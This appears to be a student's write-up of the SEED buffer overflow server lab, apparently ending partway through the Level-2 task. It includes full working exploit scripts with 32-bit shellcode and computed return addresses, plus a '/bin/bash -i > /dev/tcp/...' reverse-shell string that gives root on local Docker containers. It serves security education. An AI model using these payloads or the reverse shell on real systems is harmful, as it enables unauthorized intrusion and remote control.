Buffer Overflow Attack Lab (Server Version)

After downloading the lab setup file from the website I renamed it as buffer overflow.

2 LabEnvironment Setup

2.1 TurningoffCountermeasures

To begin this lab, I need to disable the randomization countermeasures on the Linux machine. This can be done by executing the following command: $ sudo /sbin/sysctl -w kernel.randomize_va_space=0

```
[11/12/24]seed@VM:~/.../buffer overflow$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/12/24]seed@VM:~/.../buffer overflow$
```

2.2 TheVulnerableProgram

The next steps we'll take are as follows:

```
[11/12/24]seed@VM:~/.../buffer overflow$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
[11/12/24]seed@VM:~/.../buffer overflow$ cd server-code
[11/12/24]seed@VM:~/.../server-code$ ls
Makefile  server.c  stack.c
[11/12/24]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 sta
ck.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
[11/12/24]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
[11/12/24]seed@VM:~/.../server-code$ ls
Makefile  server  server.c  stack.c  stack-L1  stack-L2  stack-L3  stack-L4
[11/12/24]seed@VM:~/.../server-code$
```

In this lab, I observed that the `make` command reads and executes instructions from a file called the Makefile. This file guides the process of compiling and linking source code to create executable programs or libraries. Once the software is successfully built using `make`, running `make install` moves the compiled binaries and other necessary files to the correct locations on the system.

MAKE FILE VALUES:

As per the given instructions in HW5, I have changed the BUF SIZE variables in MAKEFILE

```
*Makefile
~/Documents/buffer overflow/server-code
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -static -m32
TARGET   = server stack-L1 stack-L2 stack-L3 stack

L1 = 180
L2 = 160
L3 = 200
L4 = 60
```

2.3 Container Setup and Commands

As part of the lab, I used the `docker-compose build` command in Docker Compose to build or rebuild Docker images. This command was executed using an alias for convenience.

```
[11/12/24]seed@VM:~/.../server-code$ cd ..
[11/12/24]seed@VM:~/.../buffer overflow$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
[11/12/24]seed@VM:~/.../buffer overflow$ dcbuild
Building bof-server-L1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
small: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [=============================================>      ]     758B/84da7391352a9b: Downloading [>
 ]  294.2kB/28da7391352a9b: Extracting [================da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
5d39fdfbe330: Pull complete
56b236c9d9da: Pull complete
1bb168ce59cc: Pull complete
588b6963c007: Pull complete
Digest: sha256:53d27ec4a356184997bd520bb2dc7c7ace102bfe57ecfc0909e3524aabf8a0be
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:small
 ---> 1102071f4a1d
Step 2/6 : COPY server    /bof/
 ---> efcabe657ccd
Step 3/6 : ARG LEVEL
 ---> Running in 920320e44974
Removing intermediate container 920320e44974
 ---> 2c7692c7c22c
Step 4/6 : COPY stack-${LEVEL}  /bof/stack
 ---> 2e008902a0fc
Step 5/6 : WORKDIR /bof
 ---> Running in ca0015838a53
Removing intermediate container ca0015838a53
 ---> ab71712a00f3
Step 6/6 : CMD ./server
 ---> Running in 1a3e6cca2051
```

To launch the services, I used the command: $ dcup

```
[11/12/24]seed@VM:~/.../buffer overflow$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-3-10.9.0.7, server-4-10.9.0.8, server-1-10.9.0.5, server-2-10.9.0.6
```

`dockps` is an alias for `docker ps`, used to quickly list active Docker containers and check their status. To enter into a particular server i have used docksh, as shown below i enterer into server1 using the command

```
[11/12/24]seed@VM:~/.../buffer overflow$ dockps
2d2c34599529  server-2-10.9.0.6
5f4af5c8d16d  server-4-10.9.0.8
6d5e0dd1cd86  server-3-10.9.0.7
c55c840acd77  server-1-10.9.0.5
[11/12/24]seed@VM:~/.../buffer overflow$ docksh c5
root@c55c840acd77:/bof#
```


3 Task1: GetFamiliar with the Shellcode

I began by using the command “ls” to navigate to the shellcode directory.
Next, the files shellcode_32.py and shellcode_64.py were compiled and executed successfully.

Then, we used the command “ls -l codefile*” to display detailed information—including permissions—for all files in the current directory that match the pattern "codefile*". As shown below, the commands were executed, and the corresponding executables were created successfully.

```
[11/12/24]seed@VM:~/.../buffer overflow$ ls
attack-code  bof-containers  docker-compose.yml  server-code  shellcode
[11/12/24]seed@VM:~/.../buffer overflow$ cd shellcode
[11/12/24]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile  README.md  shellcode_32.py  shellcode_64.py
[11/12/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/12/24]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/12/24]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  Makefile   shellcode_32.py
a64.out  codefile_32       README.md  shellcode_64.py
[11/12/24]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/12/24]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[11/12/24]seed@VM:~/.../shellcode$ ls -l codefile_*
-rw-rw-r-- 1 seed seed 136 Nov 12 19:11 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 12 19:11 codefile_64
[11/12/24]seed@VM:~/.../shellcode$ bless codefile_32 &>/dev/null &
[1] 6530
```

After i ran the codefile_32 below is the results shown in bless editor:



The outputs from running the commands `a32.out` and `a64.out` are shown below.

```
[11/12/24]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 12 19:09 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 12 19:09 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov 12 19:11 codefile_32
-rw-rw-r-- 1 seed seed   165 Nov 12 19:11 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

```
[11/12/24]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 12 19:09 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 12 19:09 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov 12 19:11 codefile_32
-rw-rw-r-- 1 seed seed   165 Nov 12 19:11 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[11/12/24]seed@VM:~/.../shellcode$
```

The next step involves changing the shellcodes to enable the creation and deletion of files, as demonstrated below.

```
Open  shellcode_32.py  ~/Documents/buffer overflow/shellcode  Save
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker        *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "echo 'create a file virus'; /bin/touch /tmp/virus         *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Observation: Here it shows the file creation of virus:

The below screenshot shows the list of files in tmp before the file creation: the file virus is not listed

```
[11/12/24]seed@VM:~/.../shellcode$ ls /tmp/
config-err-hisCba
_MEIFmydkC
mozilla_seed0
snap-private-tmp
ssh-ruRGy6TOOKTb
systemd-private-420ff1cdabf248f8be5f08054eba9217-colord.service-lakF7f
systemd-private-420ff1cdabf248f8be5f08054eba9217-fwupd.service-wQAjif
systemd-private-420ff1cdabf248f8be5f08054eba9217-ModemManager.service-bOqLmi
systemd-private-420ff1cdabf248f8be5f08054eba9217-switcheroo-control.service-HWsRbg
systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-hostnamed.service-mPZGCf
systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-logind.service-4gMhHi
systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-resolved.service-CqND8i
systemd-private-420ff1cdabf248f8be5f08054eba9217-upower.service-kRh6rj
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
tmpaddon
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD
[11/12/24]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/12/24]seed@VM:~/.../shellcode$ a32.out
create a file virus
[11/12/24]seed@VM:~/.../shellcode$
```

The below screenshot shows the list of files in tmp after the file creation: the file virus is listed after running the shellcode_32.py

```
[11/12/24]seed@VM:~/.../shellcode$ ls /tmp/
config-err-hisCba
_MEIFmydkC
mozilla_seed0
snap-private-tmp
ssh-ruRGy6TOOKTb
systemd-private-420ff1cdabf248f8be5f08054eba9217-colord.service-lakF7f
systemd-private-420ff1cdabf248f8be5f08054eba9217-fwupd.service-wQAjif
systemd-private-420ff1cdabf248f8be5f08054eba9217-ModemManager.service-bOqLmi
systemd-private-420ff1cdabf248f8be5f08054eba9217-switcheroo-control.service-HWsRbg
systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-hostnamed.service-xVelwi
systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-logind.service-4gMhHi
systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-resolved.service-CqND8i
systemd-private-420ff1cdabf248f8be5f08054eba9217-upower.service-kRh6rj
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
tmpaddon
tracker-extract-files.1000
tracker-extract-files.125
virus
VMwareDnD
[11/12/24]seed@VM:~/.../shellcode$
```

Using `shellcode_64.py`, we remove the virus file that was created.

```
shellcode_32.py    *shellcode_64.py
   # The * in this line serves as the position marker        *
  #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "echo ' delete the virus file'; /bin/rm /tmp/virus          *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

The virus file has been completely removed, and the deletion process was successful as shown below:

```
[11/12/24]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/12/24]seed@VM:~/.../shellcode$ a64.out
 delete the virus file
[11/12/24]seed@VM:~/.../shellcode$ ls /tmp/
config-err-hisCba                                                               systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-logind.service-4gMhHi
_MEIFmydkC                                                                      systemd-private-420ff1cdabf248f8be5f08054eba9217-systemd-resolved.service-CqND8i
mozilla_seed0                                                                   systemd-private-420ff1cdabf248f8be5f08054eba9217-upower.service-kRh6rj
snap-private-tmp                                                                Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
ssh-ruRGy6TOOKTb                                                                Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
systemd-private-420ff1cdabf248f8be5f08054eba9217-colord.service-lakF7f          tmpaddon
systemd-private-420ff1cdabf248f8be5f08054eba9217-fwupd.service-wQAjif           tracker-extract-files.1000
systemd-private-420ff1cdabf248f8be5f08054eba9217-ModemManager.service-bOqLmi    tracker-extract-files.125
systemd-private-420ff1cdabf248f8be5f08054eba9217-switcheroo-control.service-HWsRbg  VMwareDnD
[11/12/24]seed@VM:~/.../shellcode$
```

4 Task2: Level-1 Attack

4.1 Server

We will gather the addresses of servers 1, 2, 3, and 4 after executing the Dcup command. Since the address for server1 is 10.9.0.5, we'll enter the command `echo hello | nc 10.9.0.5 9090` in one terminal. In another terminal, we'll monitor the connection to server1, and we'll terminate it by pressing Ctrl+C to ensure we receive the output correctly.

```
[11/12/24]seed@VM:~/.../buffer overflow$ cd attack-code
[11/12/24]seed@VM:~/.../attack-code$ ls
brute-force.sh  exploit.py
[11/12/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[11/12/24]seed@VM:~/.../attack-code$
```

```
[11/12/24]seed@VM:~/.../buffer overflow$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-3-10.9.0.7, server-4-10.9.0.8, server-1-10.9.0.5, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd0d8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd068
server-1-10.9.0.5 | ==== Returned Properly ====
```

I then generated a badfile designed to transmit 517 bytes of data.

```
[11/12/24]seed@VM:~/.../attack-code$ touch badfile
[11/12/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[11/12/24]seed@VM:~/.../attack-code$
```

```
[11/12/24]seed@VM:~/.../buffer overflow$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-3-10.9.0.7, server-4-10.9.0.8, server-1-10.9.0.5, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd0d8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd068
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 0
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd0d8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd068
server-1-10.9.0.5 | ==== Returned Properly ====
```

4.2 Writing Exploit Code and Launching Attack

exploit1.py code has been modified by adding shellcode at line 4 and address for $ebp & buffer has been added and update the start,offset value in the code. We set the return address to `$ebp + 10` to position it within the payload. The offset is set to 112, as this is the difference between `$ebp` and `$buffer`.

exploit1.py code:

```python
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "echo 'create a file virus'; /bin/touch /tmp/virus         *"
  #"/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# $ebp=0xffffd0d8; &buffer=0xffffd068
# $ebp - &buffer = 112
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd0d8 + 10       # Change this number
offset = 112 + 4               # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

To find the difference between the $ebp , buffer i used the following approach:

```
[11/12/24]seed@VM:~/.../attack-code$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x0d8-0x068
112
```

The exloit1.py is then compiled and run to generate a badfile containing our payload. Then we use the following way to send the payload:

```
[11/12/24]seed@VM:~/.../attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 0 Nov 12 19:44 badfile
```

```
[11/12/24]seed@VM:~/.../attack-code$ ./exploit1.py
[11/12/24]seed@VM:~/.../attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Nov 12 20:01 badfile
[11/12/24]seed@VM:~/.../attack-code$ bless badfile &>/dev/null &
[3] 8931
[11/12/24]seed@VM:~/.../attack-code$
```

```
>>> hex(0xffffd0d8 + 10)
```

Hexadecimal value for return address: `'0xffffd0e2'`

```
/home/seed/Documents/buffer overflow/attack-code/badfile - Bless
File  Edit  View  Search  Tools  Help
badfile
0000006e 90 90 90 90 90 90 E2 D0 FF FF 90 90 90 90 90 90 90 90 90 90 90 90 ......................
00000084 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
0000009a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
000000b0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
000000c6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
000000dc 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
0000002f 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
00000108 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
0000011e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
00000134 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
0000014a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
00000160 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ......................
00000176 90 90 90 90 90 90 90 EB 29 5B 31 C0 88 43 09 88 43 0C 88 43 47 89 ........)[1..C..C..CG.
0000018c 5B 48 8D 4B 0A 89 4B 4C 8D 4B 0D 89 4B 50 89 43 54 8D 4B 48 31 D2 [H.K..KL.K..KP.CT.KH1.
000001a2 31 C0 B0 0B CD 80 E8 D2 FF FF FF 2F 62 69 6E 2F 62 61 73 68 2A 2D 1........./bin/bash*-
000001b8 63 2A 65 63 68 6F 20 27 63 72 65 61 74 65 20 61 20 66 69 6C 65 20 c*echo 'create a file
000001ce 76 69 72 75 73 27 3B 20 2F 62 69 6E 2F 74 6F 75 63 68 20 2F 74 6D virus'; /bin/touch /tm
000001e4 70 2F 76 69 72 75 73 20 20 20 20 20 20 20 20 20 2A 41 41 41 41 42 p/virus          *AAAAB
```

Observation : As we can see the whole buffer is fixed with 90, shell code is copied at the end , and the return address is highlighted.

```
[11/12/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[11/12/24]seed@VM:~/.../attack-code$
```

Here we can see below in server 1, a file called virus is created in the tmp folder by exploitation:

```
[11/12/24]seed@VM:~/.../buffer overflow$ docksh c5
root@c55c840acd77:/bof# ls /tmp/
virus
root@c55c840acd77:/bof#
```

Reverse Shell:

The present machine's IP address is :

```
[11/12/24]seed@VM:~/.../attack-code$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
    link/ether 08:00:27:30:68:b8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
```

To solve this problem, I used a reverse shell technique by modifying the command string in my shellcode. This allowed me to establish a reverse shell connection with the target server. I've attached a screenshot demonstrating the successful connection.

exploit1.py file is been modified as shown below:

```
shellcode_32.py    shellcode_64.py    exploit1.py    exploit.py
  # The code above will change the byte at this position to zero,
  # so the command string ends here.
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
 #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
 #"echo 'create a file virus'; /bin/touch /tmp/virus         *"
  "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1           *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
  "CCCC"   # Placeholder for argv[2] --> the command string
  "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Created a badfile. We verified that we successfully gained root access on server 1 by creating and running `exploit1.py`, which sent a payload to exploit the buffer overflow vulnerability on the server.

```
[11/12/24]seed@VM:~/.../attack-code$ ./exploit1.py
[11/12/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

```
[11/12/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Next, we run the reverse shell commands. In a separate terminal, we use the command `$ nc -nv -l 9090` to listen for incoming connections from the server, allowing us to monitor server changes and obtain root access on server 1, as shown below.

```
[11/12/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54034
root@c55c840acd77:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 100  bytes 13343 (13.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 1531 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@c55c840acd77:/bof#
```

5 Task 3: Level-2 Attack

Entered into server2:

```
root@c55c840acd77:/bof# exit
exit
[11/12/24]seed@VM:~/.../buffer overflow$ docksh 2d
root@2d2c34599529:/bof#
```

To obtain the `$ebp` address and the buffer address needed for our `exploit2.py` script, we start by sending "hello" to server 2 using the following command:

```
[11/12/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[11/12/24]seed@VM:~/.../attack-code$ 
```

As you can see below, only the buffer address is visible here.

```
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd0d8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd068
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd018
server-2-10.9.0.6 | ==== Returned Properly ====
```

Let's modify the `exploit.py` file to set the buffer address to `0xffffd018`. The buffer size is currently unknown because we don't have the value for `$ebp`.

exploit2.py code:

```python
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
  #"echo 'create a file virus'; /bin/touch /tmp/virus         *"
   "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# &buffer=0xffffd018
# BUFFER SIZE UNKNOW WITHOUT $EBP
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd018 + 300      # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for i in range(60):
        offset= i*4
        content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


After running the exploit2.py i generated the bless file:

```
[11/12/24]seed@VM:~/.../attack-code$ ./exploit2.py
[11/12/24]seed@VM:~/.../attack-code$ bless badfile &>/dev/null &
[4] 10099
[11/12/24]seed@VM:~/.../attack-code$
```

Return address:

```
>>> hex(0xffffd018 + 300)
'0xffffd144'
```

Observation: the bless file shows the shellcode address at the end and the return address value is repeated after every 4 bytes at the start.



While launching the attack made the following changes:

```
 # The * in this line serves as the position marker          *
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
